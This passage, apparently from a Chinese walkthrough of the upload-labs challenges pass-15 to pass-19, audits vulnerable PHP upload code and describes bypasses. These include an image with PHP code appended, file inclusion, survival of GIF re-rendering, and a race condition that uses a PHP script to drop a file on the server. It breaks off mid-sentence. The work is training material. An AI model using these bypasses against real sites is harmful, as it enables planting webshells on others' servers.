
代码审计

```
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(stripos($types,$ext)>=0){
            return $ext;
        }else{
            return false;
        }
```


```
    }else{
        return false;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

line 4中的getimagesize()函数会读取传入的图片的十六进制数据，然后判断图片类型，宽高等信息，因此当copy的图片马在十六进制数据中，PHP代码位于数据开头位置时，会使该函数无法获取图片的类型，从而被限制上传

因此，需要把代码放在最后面



再利用文件包含漏洞包含这张图片马




pass-16


这里与pass-15类似，不过采用了exif_imagetype()函数进行判断

exif_imagetype()函数:读取一个图像的第一个字节并检查其签名，如果发现恰当的签名返回一个对应的常量，否则返回false。返回值和getimagesize()返回值的数组中的索引2的值是一样的，但本函数快的多。

绕过方法与pass-15一样




成功上传并解析



pass-17

这里使用了imagecreatefromjpeg()函数进行二次渲染后再保存，会对上传的图片进行二次渲染后在保存，体积可能会更小，图片会模糊一些，但是符合网站的需求。例如新闻图片封面等可能需要二次渲染，因为原图片占用的体积更大。访问的人数太多时候会占用，很大带宽。二次渲染后的图片内容会减少，如果里面包含后门代码，可能会被省略。导致上传的图片马，恶意代码被清除。

这里尽量使用gif图片，因为gif图片修改了部分图片数据时仍能正常识别



成功上传并解析

pass-18


这里文件上传的逻辑是，用move_uploaded_file 把上传的临时文件移动到指定目录，接着再用 rename 文件设置为图片格式，如果在 rename 之前 move_uploaded_file 这个步骤 如果这个文件可被客户端访问，这样我们也可以获取一个 webshell。

绕过思路，不断去上传一个生成webshell的php脚本，然后不断访问这个脚本，与服务器删除脚本做时间竞争，如果在服务器删除这个脚本之前访问到这个脚本，那么就会生成一个webshell，即条件竞争绕过

生成webshell脚本

```php
<?php
$a = 'PD9waHAgcGhwaW5mbygpOz8+';
$myfile = fopen('phpinfo.php','w');

fwrite($myfile,base64_decode($a));
fclose($myfile);

?>
```


不断上传



这里选择null payload即可

不断访问这个脚本


同样选择null payload，建议这个线程设置高一点



可以看到，访问处有访问成功的200响应码，说明脚本成功运行，webshell成功创建

成功上传

123.56.166.12:8803/upload/phpinfo.php



PHP Version 5.5.38

System	Linux 86eed04e42cb 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212

pass-19

代码审计

```
class MyUpload{
  var $cls_upload_dir = "";         // Directory to upload to.
    var $cls_filename = "";           // Name of the upload file.
    var $cls_tmp_filename = "";       // TMP file Name (tmp name by php).
  var $cls_max_filesize = 33554432; // Max file size.
  var $cls_filesize ="";            // Actual file size.
  var $cls_arr_ext_accepted = array(
      ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar",
".7z",".ppt",
      ".html", ".xml", ".tiff", ".jpeg", ".png" );  //白名单检测
  var $cls_file_exists = 0;         // Set to 1 to check if file exist before
upload.
  var $cls_rename_file = 1;         // Set to 1 to rename file after upload.
  var $cls_file_rename_to = '';     // New name for the file after upload.
  var $cls_verbal = 0;              // Set to 1 to return an a string instead of
an error code.

function isUploadedFile(){  //检查文件是否上传

    if( is_uploaded_file( $this->cls_tmp_filename ) != true ){
      return "IS_UPLOADED_FILE_FAILURE";
    } else {
      return 1;
    }
  }
function setDir( $dir ){   //检查路径是否可写

    if( !is_writable( $dir ) ){
      return "DIRECTORY_FAILURE";
    } else {
      $this->cls_upload_dir = $dir;
      return 1;
    }
```

```
  }

function checkExtension(){   //检查文件后缀是否在白名单内

    // Check if the extension is valid

    if( !in_array( strtolower( strrchr( $this->cls_filename, "." )), $this-
>cls_arr_ext_accepted )){
      return "EXTENSION_FAILURE";
    } else {
      return 1;
    }
  }

function checkSize(){     //检查文件大小

    if( $this->cls_filesize > $this->cls_max_filesize ){
      return "FILE_SIZE_FAILURE";
    } else {
      return 1;
    }
  }


  function move(){    //检查文件是否成功移动

    if( move_uploaded_file( $this->cls_tmp_filename, $this->cls_upload_dir .
$this->cls_filename ) == false ){
      return "MOVE_UPLOADED_FILE_FAILURE";
    } else {
      return 1;
    }

  }

  function checkFileExists(){   //检查文件是否存在

    if( file_exists( $this->cls_upload_dir . $this->cls_filename ) ){
      return "FILE_EXISTS_FAILURE";
    } else {
      return 1;
    }
  }

  function renameFile(){  //文件重命名

    // if no new name was provided, we use

    if( $this->cls_file_rename_to == '' ){

      $allchar = "abcdefghijklnmopqrstuvwxyz" ;
      $this->cls_file_rename_to = "" ;
      mt_srand (( double) microtime() * 1000000 );
      for ( $i = 0; $i<8 ; $i++ ){
        $this->cls_file_rename_to .= substr( $allchar, mt_rand (0,25), 1 ) ;
```

```
      }
    }

    // Remove the extension and put it back on the new file name

    $extension = strrchr( $this->cls_filename, "." );
    $this->cls_file_rename_to .= $extension;

    if( !rename( $this->cls_upload_dir . $this->cls_filename, $this-
>cls_upload_dir . $this->cls_file_rename_to )){
      return "RENAME_FAILURE";
    } else {
      return 1;
    }
  }

  function upload( $dir ){

    $ret = $this->isUploadedFile();   //先上传文件

    if( $ret != 1 ){
      return $this->resultUpload( $ret );  //上传结果
    }

    $ret = $this->setDir( $dir );  //设置路径
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();   //检查后缀
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkSize();     //检查大小
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){     //检查文件是否已经存在

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();       //移动文件
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }
```

```
    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){   //重命名
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, everything worked as planned :)

    return $this->resultUpload( "SUCCESS" );

  }
```


在line 7中可以看到是白名单检测，不只是可以上传jpg、png、gif格式，文件上传的过程大致为：

